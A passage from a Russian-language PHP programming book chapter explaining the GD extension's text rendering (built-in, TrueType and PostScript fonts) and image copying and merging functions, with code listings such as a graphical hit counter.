


Рис. 27.12. *Использование мозаичных цветов заливки в GD*

Использование шрифтов и вывод строк

В этой главе рассказывается об использовании расширения GD для рисования на холсте, используя большое количество цветов, стилей и кистей. Однако кроме этих вопросов следует еще упомянуть о том, как происходит процесс динамического написания текста (строк) в изображении. Подобно многим элементам, включенным в расширение GD, PHP предлагает для этого большое множество вариантов. Далее в этой главе вы узнаете, что расширение GD поддерживает три библиотеки шрифтов (T1Lib, FreeType и FreeType2), что дает возможность использовать в изображениях шрифты PostScript и TrueType. Кроме шрифтов, поддерживаемых этими библиотеками, расширение GD предлагает дополнительно пять внутренних шрифтов. Поскольку они являются наименее сложными из всех доступных шрифтов, обзор начинается именно с них.

Использование внутренних шрифтов GD

Хотя расширение GD включает поддержку библиотек шрифтов, таких как T1 и FreeType, в самом расширении поддерживаются пять шрифтов различных размеров, которые могут служить для различных целей. Использование этих шрифтов не представляет никакой сложности, и сводится к работе с функцией `imagestring()`. Синтаксис этой функции выглядит следующим образом:

```
imagestring($img_r, $font, $start_x, $start_y, $string, $color);
```

Как обычно, параметр `$img_r` представляет ресурс изображения, а параметр `$color` – ресурс цвета, который будет использоваться при выводе текста. Параметр `$font` определяет используемый шрифт посредством целого числа (от 1 до 5), а параметры `$start_x` и `$start_y` задают координаты на холсте, где будет помещен текст. Естественно, параметр `$string` определяет строку, которую необходимо отобразить.

НА ЗАМЕТКУ

Хотя параметр `$color` является стандартным ресурсом цвета в GD, специальные константы цветов, такие как `IMG_COLOR_STYLED` и `IMG_COLOR_BRUSHED`, не могут использоваться в каких-либо функциях, связанных с обработкой текстов.

Теперь, используя эту функцию, вывести текст на холсте изображения будет проще простого. Чтобы показать, как выглядит каждый внутренний шрифт GD, и продемонстрировать использование функции `imagestring()`, в листинге 27.13 используется цикл `for` для генерирования примера каждого шрифта.

Листинг 27.13. Использование функции `imagestring()`

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 100);

   $img = imagecreate(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 255,255,255);
   $black = imagecolorallocate($img, 0,0,0);

   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);

   $start_x = 10;
   $start_y = 10;

   for($font_num = 1; $font_num <= 5; $font_num++) {
      imagestring($img, $font_num, $start_x,
                  $start_y, "Font #$font_num", $black);
      $start_y += 15;
   }
   header("Content-type: image/png");
   imagepng($img);
?>
```

Как можно видеть на полученном изображении, показанном на рис. 27.13, каждый внутренний шрифт визуализируется отдельно от следующего шрифта. Хотя такое расположение подойдет для большинства приложений, работающих с простым текстом, расширение GD делает свои внутренние шрифты более универсальными, позволяя отображать текст на холсте вертикально и горизонтально. Для этих целей служит функция `imagestringup()`. По своим параметрам она идентична функции `imagestring()`; однако вместо того, чтобы отображать текст горизонтально от точки, определяемой координатами `$start_x` и `$start_y`, функция `imagestringup()` отображает текст вертикально.




Рис. 27.13. *Использование внутренних шрифтов GD*

НА ЗАМЕТКУ

Некоторые вопросы, связанные с функциями внутренних шрифтов (такими как `imagestring()`), в этой главе не рассматриваются. Функции, подобные `imagechar()`, ничего особенного собой не представляют, а другие вопросы (например, специальные растровые шрифты) выходят за рамки данной книги. Все эти вопросы подробно освещены в руководстве по PHP.

При работе с внутренними шрифтами расширения GD (или специальными растровыми шрифтами) можно определять значения их ширины и высоты с помощью функций `imagefontwidth()` и `imagefontheight()`. Синтаксис этих функций показан ниже.

```
imagefontwidth($font);
imagefontheight($font);
```

Параметр `$font` представляет ресурс шрифта, для которого необходимо получить значения ширины и/или высоты (в пикселях).

Использование шрифтов TrueType

Теперь, когда вы ознакомились с внутренней поддержкой шрифтов в расширении GD, должно быть понятно, что их использование связано с существенными ограничениями. Помимо того, что для них можно определить ограниченное количество стилей, внутренние шрифты GD можно рисовать только в двух направлениях (вертикально и горизонтально), и они имеют относительно небольшие размеры. Более серьезные задачи по отображению текстов можно решить с помощью внешней библиотеки шрифтов, например FreeType. Библиотека FreeType (вместе с расширением GD) позволяет упростить и ускорить процесс использования шрифтов TrueType.

При работе с TTF (TrueType fonts — шрифты TrueType) большая часть операций выполняется с помощью двух функций. Первая функция, `imagettftext()`, является копией функции расширения GD `imagestring()`, а вторая функция, `imagettfbbox()`, предлагает необходимую информацию о размещении данной строки на холсте. Итак, начнем с функции `imagettftext()`. Она имеет следующий синтаксис:

```
imagettftext($img_r, $size, $angle, $start_x, $start_y, $color,
             $fontfile, $string);
```

Как обычно, параметры `$img_r`, `$start_x`, `$start_y` и `$color` представляют ресурс изображения, координаты для рисования и цвет для визуализации строки TTF на холсте. Параметры `$size` и `$angle` представляют размер визуализируемого шрифта и угол наклона (в градусах), под которым будет визуализирована строка на холсте. Последние два параметра, `$fontfile` и `$string` представляют путь и имя используемого файла TTF, а параметр `$string` задает текст, который будет нарисован на холсте.

Несмотря на то что эта функция требует довольно много параметров, на практике она используется без особых трудностей. В листинге 27.14 показан простой сценарий, в котором шрифт TrueType используется для отображения строки в изображении, а на рис. 27.14 показаны результаты выполнения этого сценария. Первый вывод был получен при нулевом значении константы `F_ANGLE`, а для второго вывода использовалось значение 20 (то есть 20 градусов). Учтите, что название шрифта `myfont.ttf` является просто заполнителем; используйте вместо него имя того шрифта, какой вам необходим, если, конечно, он существует в вашей системе.

Листинг 27.14. Использование функции `imagettftext()`

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 100);
   define("F_SIZE", 40);
   define("F_ANGLE", 0);
   define("F_FONT", "myfont.ttf");

   $img = imagecreate(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 255,255,255);
   $black = imagecolorallocate($img, 0,0,0);

   $start_x = 10;
   $start_y = (int)HEIGHT/2;
   $text = "PHP Unleashed";

   imagerectangle($img, 0,0,WIDTH-1,HEIGHT-1, $black);
   imageTTFtext($img, F_SIZE, F_ANGLE, $start_x,
                $start_y, $black, F_FONT, $text);

   header("Content-Type: image/png");
   imagepng($img);
?>
```




Рис. 27.14. *Использование шрифтов TrueType в GD*

Как видите, благодаря поддержке TrueType расширение GD обеспечивает большую гибкость, нежели при использовании внутренних шрифтов самого расширения GD. Однако вместе с этим усложняется и сам процесс использования шрифтов. Шрифты TrueType можно рисовать под углом (как показано на рис. 27.16), и для этого необходимо производить более сложные вычисления по определению "центра" текста. Для упрощения этой задачи расширение GD предлагает функцию `imagettfbbox()`, которая возвращает ограничивающий прямоугольник для данной строки под различным набором обстоятельств. *Ограничивающий прямоугольник* — это обычный многоугольник, описывающий внешние края данной строки. Синтаксис функции `imagettfbbox()` выглядит так:

```
imagettfbbox($size, $angle, $fontfile, $string);
```

Параметры `$size` и `$angle` представляют строку и угол строки, составленной на основе шрифта TTF, определенного в параметре `$fontfile`. В результате выполнения эта функция возвращает массив, состоящий из четырех координат, которые представляют ограничивающий прямоугольник для данной строки. Эти данные возвращаются в виде индексированного массива, состоящего из восьми элементов, в котором первая пара элементов определяет координаты X, Y для первой вершины, вторая пара элементов задает вторую вершину и так далее. Если эта информация будет доступна, тогда можно будет производить вычисления для определения соответствующего положения шрифта на холсте независимо от угла или размера шрифта.

НА ЗАМЕТКУ

Координаты ограничивающего прямоугольника, возвращаемые функцией `imagettfbbox()`, являются относительными координатами для отображаемого текста. Поэтому работа с этими координатами может оказаться запутанной; однако, как можно будет увидеть в следующем примере, если вы привыкнете работать с этой функцией, она будет для вас исключительно полезной.

Чтобы показать, как может использоваться ограничивающий прямоугольник (а также, чтобы наглядно представить вам его), код в листинге 27.15 выводит под углом строку с использованием шрифта TrueType и ограничивающего прямоугольника, при этом строка располагается строго по центру холста.

Листинг 27.15. Использование функции imagettfbbox()

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 100);
   define("F_SIZE", 40);
   define("F_ANGLE", 20);
   define("F_FONT", "myfont.ttf");
   define("F_TEXT", "PHP Unleashed");

   $img = imagecreate(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 255,255,255);
   $black = imagecolorallocate($img, 0,0,0);
   imagerectangle($img, 0,0,WIDTH-1,HEIGHT-1, $black);

   $box = imagettfbbox(F_SIZE, F_ANGLE, F_FONT, F_TEXT);

   $start_x = (WIDTH/2) - (int)(($box[0] + $box[2] + $box[4] + $box[6])/4);
   $start_y = (HEIGHT/2) - (int)(($box[1] + $box[3] + $box[5] + $box[7])/4);

   $polygon = array($box[0]+$start_x,
                    $box[1]+$start_y,
                    $box[2]+$start_x,
                    $box[3]+$start_y,
                    $box[4]+$start_x,
                    $box[5]+$start_y,
                    $box[6]+$start_x,
                    $box[7]+$start_y);

imagepolygon($img, $polygon, 4, $black);
imageTTFtext($img, F_SIZE, F_ANGLE, $start_x,
             $start_y, $black, F_FONT, F_TEXT);

header("Content-Type: image/png");
imagepng($img);
?>
```

Использование шрифтов PostScript Type 1

Если вы предпочитаете работать со шрифтами других форматов, отличных от TrueType, расширение GD вместе с библиотекой T1 позволяет отображать на холстах тексты со шрифтами PostScript. Во многих случаях способы, которые применяются при работе со шрифтами TrueType (ограничивающие прямоугольники и прочее), подходят и для функций работы со шрифтами PostScript. Однако чтобы использовать шрифты PostScript в сценариях, необходимо, в отличие от шрифтов TrueType, предлагаемых расширением GD, выполнить некоторые действия. Они могут быть сведены к следующему:




Рис. 27.15. *Использование ограничивающих прямоугольников для шрифтов TrueType*

1. Загрузка шрифта PostScript из файловой системы.
2. Отображение требуемого текста на холсте.
3. Освобождение ресурса шрифта.

Эти действия выполняются с помощью трех отдельных функций: `imagepsload()`, `imagepstext()` и `imagepsfreefont()`. Синтаксис первой функции, `imagepsload()`, выглядит следующим образом:

```
imagepsloadfont($fontfile);
```

Параметр `$fontfile` представляет шрифт PostScript для загрузки. В результате выполнения эта функция возвращает ресурс, представляющий загружаемый шрифт, который используется при работе с остальными функциями PostScript (подобно тому, как функция `imagecreate()` возвращает ресурс изображению).

После загрузки шрифта его можно использовать для рисования текста на холсте изображения. Как вы могли догадаться, функцией, которая отвечает за процесс рисования на холсте, является `imagepstext()`. Она имеет следующий синтаксис:

```
imagepstext($img_r, $string, $font, $size, $f_color, $b_color, $start_x,
            $start_y [, $spacing , $char_spacing , $angle , $antialias])
```

Как видите, функция `imagepstext()` принимает большое количество параметров. Первые два параметра, `$img_r` и `$string`, представляют ресурс изображения и отображаемую строку, а параметры `$font` и `$size` указывают ресурс шрифта (из `imagepsloadfont()`) и размеры, которые будут использоваться при отображении шрифта. Следующие четыре параметра, `$f_color`, `$b_color`, `$start_x` и `$start_y`, представляют, соответственно, ресурсы цвета для переднего плана, фона, а также координаты для рисования.

НА ЗАМЕТКУ

В отличие от большинства функций расширения GD (и для PHP вообще), функции `imagepstext()` необходимо передавать либо первые 8 параметров, либо все 12.

Первые два необязательных параметра, `$spacing` и `$char_spacing`, используются для обозначения количества пробелов между словами и отдельными символами в строке, соответственно. Значения этих параметров могут быть как положительными, так и отрицательными, и добавляются к значению по умолчанию для используемого шрифта. Более того, эти значения выражаются не в пикселях, а в точках, при этом один пиксель равен 72 точкам. Следующий необязательный параметр, `$angle`, задает угол, под которым будет нарисован текст на холсте (в градусах); значение этого угла выражается в виде числа в формате с плавающей точкой. Последний необязательный параметр в этой очень сложной функции, `$antialias`, определяет количество цветов, которые будут использоваться для устранения контурных неровностей при визуализации изображения, и должен быть равен 4 или 16 цветам.

Теперь, когда вы знаете о каждом элементе из этого длинного списка возможных параметров, пора перейти к рассмотрению использования этой функции на практическом примере. Код из листинга 27.16 позволяет получить результат, подобный результатам, полученным в примерах со шрифтом TrueType, но теперь с использованием шрифта PostScript (в этом примере тоже используется имя-заполнитель `myfont.pfb`).

Листинг 27.16. Использование функций PostScript в GD

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 100);
   define("F_SIZE", 40);
   define("F_ANGLE", 0);
   define("F_FONT", "myfont.pfb");

   $img = imagecreate(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 255,255,255);
   $black = imagecolorallocate($img, 0,0,0);

   $font = imagepsloadfont(F_FONT);

   $start_x = 10;
   $start_y = (int)HEIGHT/2;
   $text = "PHP Unleashed";

   imagerectangle($img, 0,0,WIDTH-1,HEIGHT-1, $black);

   imagepstext($img, $text, $font, F_SIZE, $black,
               $white, $start_x, $start_y, 0, 0, F_ANGLE, 16);
   imagepsfreefont($font);

   header("Content-Type: image/png");
   imagepng($img);
?>
```




Рис. 27.16. *Визуализация шрифтов PostScript в GD*

Теперь, когда вы уже знаете о том, как работать со шрифтами PostScript с помощью расширения GD, давайте посмотрим, какие действия можно выполнять над ними. Как и в случае со шрифтами TrueType, семейство функций PostScript также поддерживает ограничивающие прямоугольники, которые удобно использовать для правильного расположения строк на холсте. Функция `imagepsbbox()` имеет следующий синтаксис:

```
imagepsbbox($string, $font, $size [, $spacing, $char_spacing, $angle]);
```

Параметр `$string` представляет текст, шрифт и размер которого определяются параметрами `$font` и `$size`. Подобно функции `imagepstext()`, функция `imagepsbbox()` принимает в общей сложности три или шесть параметров. Назначение этих параметров идентично аналогичным параметрам функции `imagepsbbox()`.

В отличие от своего аналога, работающего со шрифтами TrueType, функция `imagepsbbox()` не возвращает массив координат по отношению к тексту. Наоборот, она возвращает два набора реальных координат на холсте, представляющих нижний левый и верхний правый углы ограничивающего прямоугольника, в которых индекс 0 представляет координату X нижнего левого угла, индекс 1 представляет координату Y и так далее.

Если после отображения текста на холсте шрифт больше не нужен, его ресурс удаляется. В листинге 27.18 это осуществляется с помощью функции `imagepsfreefont()`. Синтаксис этой функции выглядит следующим образом:

```
imagepsfreefont($font);
```

Параметр `$font` представляет ресурс шрифта PostScript, который необходимо освободить. Невозможность освобождения шрифтов PostScript может привести к возникновению многочисленных проблем в сценариях. Освобождать любые загруженные шрифты крайне необходимо, так как это позволит предотвратить возникновение проблем в сценариях.

Пока что мы рассматривали функции, которые могут понадобиться для большинства приложений, работающих со шрифтами PostScript. Однако существует еще несколько дополнительных функций, которые могут быть полезными при работе со шрифтами. Первой из них является функция `imagepsslantfont()`. Ее синтаксис имеет следующий вид:

```
imagepsslantfont($font, $slant);
```

Параметр `$font` представляет ресурс шрифта PostScript, а параметр `$slant` задает число в формате с плавающей точкой, показывающее степень "наклона" шрифта. Для большинства приложений это число практически всегда меньше 1 (если использовать число больше 2, текст будет очень трудно читать). Важно помнить о том, что при работе с этой функцией загруженный шрифт постоянно изменяется в памяти. Чтобы отобразить этот шрифт в исходном виде, его потребуется перегрузить.

НА ЗАМЕТКУ

В предыдущих версиях PHP в расширении GD имелась функция `imagepscopy()`, которая могла дублировать шрифт в памяти компьютера, позволяя делать копию шрифта перед его изменением. Однако на момент написания данной книги эта функция не была доступна по причине неустойчивой работы библиотеки T1.

Другим примером видоизменения шрифта PostScript является его "расширение" (растяжение) или "уплотнение" (сжатие). Оба действия осуществляются с помощью функции `imagepsextend()`, которая имеет следующий синтаксис:

```
imagepsextendfont($font, $ratio);
```

Параметр `$font` представляет ресурс шрифта, который подлежит видоизменению, а параметр `$ratio` задает значение в формате с плавающей точкой, представляющее степень расширения или уплотнения шрифта. Если параметру `$ratio` присвоить значение меньше 1, то шрифт будет уплотнен, а если больше 1, то шрифт будет растянут.

В завершение рассмотрения функций PostScript, которые можно использовать вместе с расширением GD, предлагается код, в котором объединены две последние рассмотренные нами функции. Код в листинге 27.17 уплотняет (с помощью функции `imagepsextendfont()`) и наклоняет (с помощью функции `imagepsslantfont()`) загруженный шрифт до отображения текста на холсте.

Листинг 27.17. Использование функций `imagepsextendfont()` и `imagepsslantfont()`

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 100);
   define("F_SIZE", 40);
   define("F_ANGLE", 0);
   define("F_FONT", "./colle9.pfb");

   $img = imagecreate(WIDTH, HEIGHT);

   $white = imagecolorallocate($img, 255,255,255);
   $black = imagecolorallocate($img, 0,0,0);

   $font = imagepsloadfont(F_FONT);
```

```
$start_x = 10;
$start_y = (int)HEIGHT/2;

$text = "PHP Unleashed";

imagerectangle($img, 0,0,WIDTH-1,HEIGHT-1, $black);

imagepsextendfont($font, 0.4);
imagepsslantfont($font, 0.4);

imagepstext($img, $text, $font, F_SIZE, $black,
            $white, $start_x, $start_y, 0, 0, F_ANGLE, 16);

imagepsfreefont($font);

header("Content-Type: image/png");
imagepng($img);
?>
```




Рис. 27.17. *Использование шрифтов PostScript и стилей в GD*

Обычное манипулирование изображениями

Расширение GD, как вы могли предположить, поддерживает несколько функций обычного манипулирования изображениями. Эти функции предназначены для копирования частей одного изображения в другое, изменения размеров изображения и вращения изображений (это только некоторые функции). Во многих случаях именно эти функции вы будете использовать при работе с существующими изображениями, чтобы создать, например, миниатюры. В этом разделе мы рассмотрим все эти функции на конкретных примерах.

Копирование одного изображения в другое

Для начала рассмотрим копирование части одного изображения (или всего) в память компьютера для переноса на другой холст. В действительности, эту задачу выполняют шесть (технически – семь) функций, каждой из которых присущи свои отличительные характеристики. Из всех этих функций чаще всего применяется функция `imagecopy()`, которая имеет следующий синтаксис:

```
imagecopy($dest_img_r, $src_img_r, $dest_x, $dest_y,
          $src_x, $src_y, $src_w, $src_h);
```

Параметры `$dest_img_r` и `$src_img_r` представляют ресурсы изображений для конечного и исходного холстов, соответственно. Параметры `$dest_x` и `$dest_y` представляют координаты конечного холста, куда будет скопирована часть исходного изображения, а параметры `$src_x`, `$src_y`, `$src_w` и `$src_h` определяют область копирования из исходного изображения.

Хотя эту функцию можно использовать для многих целей, однако одним из частных ее применений, на первый взгляд необычным, является написание сценария создания верного и проверенного счетчика Web-страниц. Дело в том, что большинство изображений счетчика, которые можно встретить в Internet, распространяются в виде одного изображения, содержащего все цифры от 0 до 9. Чтобы сгенерировать из этого изображения динамическое число, вам придется скопировать соответствующие его части в новое изображение. Для справки, в листинге 27.18 используется функция `imagecopy()`, которая именно это и делает (как обычно, имя файла является заполнителем).

НА ЗАМЕТКУ

Работа следующего сценария зависит от индивидуального изображения цифры. Индивидуальное изображение можно найти по адресу

`http://www.digitmania.holowww.com/single.cgi?sbgs`

и `http://www.digitmania.holowww.com`,

где представлено большое количество изображений. Имейте в виду, что для различных изображений счетчика может потребоваться изменение констант `DIGIT_WIDTH` и `DIGIT_HEIGHT`.

Листинг 27.18. Использование функции `imagecopy()` для создания графического счетчика

```
<?php
   define("C_DIGITS", "sbgs.gif");
   define("DIGIT_WIDTH", 12);
   define("DIGIT_HEIGHT", 13);

   $number = 123412341234;
   settype($number, "string");
   $t_digits = strlen($number);
   $width = ($t_digits * DIGIT_WIDTH) + 3;
   $height = DIGIT_HEIGHT + 3;
```

```
   $img = imagecreate($width, $height);
   $digits = imagecreatefromgif(C_DIGITS);

   $background = $black = imagecolorallocate($img, 0, 0, 0);

   $dest_x_offset = 1;

   for($i = 0; $i < $t_digits; $i++) {
      $cur_digit = (int)$number[$i];
      $digit_offset = (DIGIT_WIDTH * $cur_digit) - 1;
      imagecopy($img, $digits,
                $dest_x_offset, 1,
                $digit_offset,
                0,
                DIGIT_WIDTH + 1,
                DIGIT_HEIGHT + 1);
      $dest_x_offset += DIGIT_WIDTH;
   }
   header("Content-Type: image/png");
   imagepng($img);
?>
```

Обратите внимание, что в листинге 27.18 сценарий извлекает число, хранящееся в переменной `$number`, и создает графическое представление этого числа с помощью изображения цифры, хранящегося в файле, имя которого указано в константе `C_DIGITS`. При определении, из скольких цифр состоит число, используется функция `settype()` для преобразования целого числа в строку, а затем использовал функцию `strlen()`. После этого вычисляется ширина конечного изображения путем умножения количества цифр в числе на ширину цифры, хранящейся в константе `DIGIT_WIDTH`, и добавления 3 (3 добавляется, чтобы получить рамку вокруг изображения). Затем загружается изображение цифры, и мы входим в цикл `for`, в котором создается само изображение.

Поскольку нам необходимо отслеживать начальную координату следующей цифры, создается переменная `$dest_x_offset` (отслеживать смещение Y не нужно, так как это постоянная величина). После того, как мы начали создавать изображение, мы определяем смещение X в изображении цифры, умножая текущую цифру на значение константы `DIGIT_WIDTH` и вычитая 1 (поскольку начальной координатой любого холста является 0, 0, а не 1, 1). Теперь у нас есть вся информация, необходимая для копирования соответствующей цифры из изображения цифры в конечный холст, что в точности соответствует тому, что выполняет функция `imagecopy()`. После того как текущее изображение цифры будет скопировано в конечный холст, мы увеличиваем значение переменной `$dest_x_offset` на значение `DIGIT_WIDTH` (к началу следующей точки на холсте). Этот процесс продолжается до тех пор, пока не будет сгенерировано число, после чего оно отображается для пользователя. После того как все действия будут выполнены, ресурс `$img` холста будет содержать соответствующие элементы изображения цифры, скомпонованные таким образом, чтобы создать число, хранящееся в переменной `$number`. Теперь остается только следить за количеством посещений, и у вас будет полноценный графический счетчик посещений, реализованный на PHP.




Рис. 27.18. *Графический счетчик, созданный с помощью PHP*

Теперь, когда вы уже знаете о функции `imagecopy()`, рассмотрим другие функции семейства `imagecopy()`. Первой из них является функция `imagecopymerge()`, синтаксис которой выглядит следующим образом:

```
imagecopymerge($dest_img_r, $src_img_r, $dest_x, $dest_y,
               $src_x, $src_y, $src_w, $src_h, $percent);
```

Первые восемь параметров идентичны таким же параметрам функции `imagecopy()`, а параметр `$percent` представляет процент (1 = 1%) совмещения исходного изображения с конечным изображением. Если этот параметр будет иметь значение 100, то функция будет вести себя точно так же, как и функция `imagecopy()`. Наиболее часто используется значение 50, которое и было выбрано в листинге 27.19 (`me.png` — это заполнитель).

Листинг 27.19. Использование функции `imagecopymerge()`

```
<?php
   define("SRC_FILE", "me.png");

   $img = imagecreatefrompng(SRC_FILE);
   $img_copy = imagecreatefrompng(SRC_FILE);

   imagecopymerge($img_copy, $img, 10, 10, 0,
                  0, imagesx($img), imagesy($img), 50);

   header("Content-Type: image/png");
   imagepng($img_copy);
?>
```




Рис. 27.19. *Слияние изображений с помощью GD*

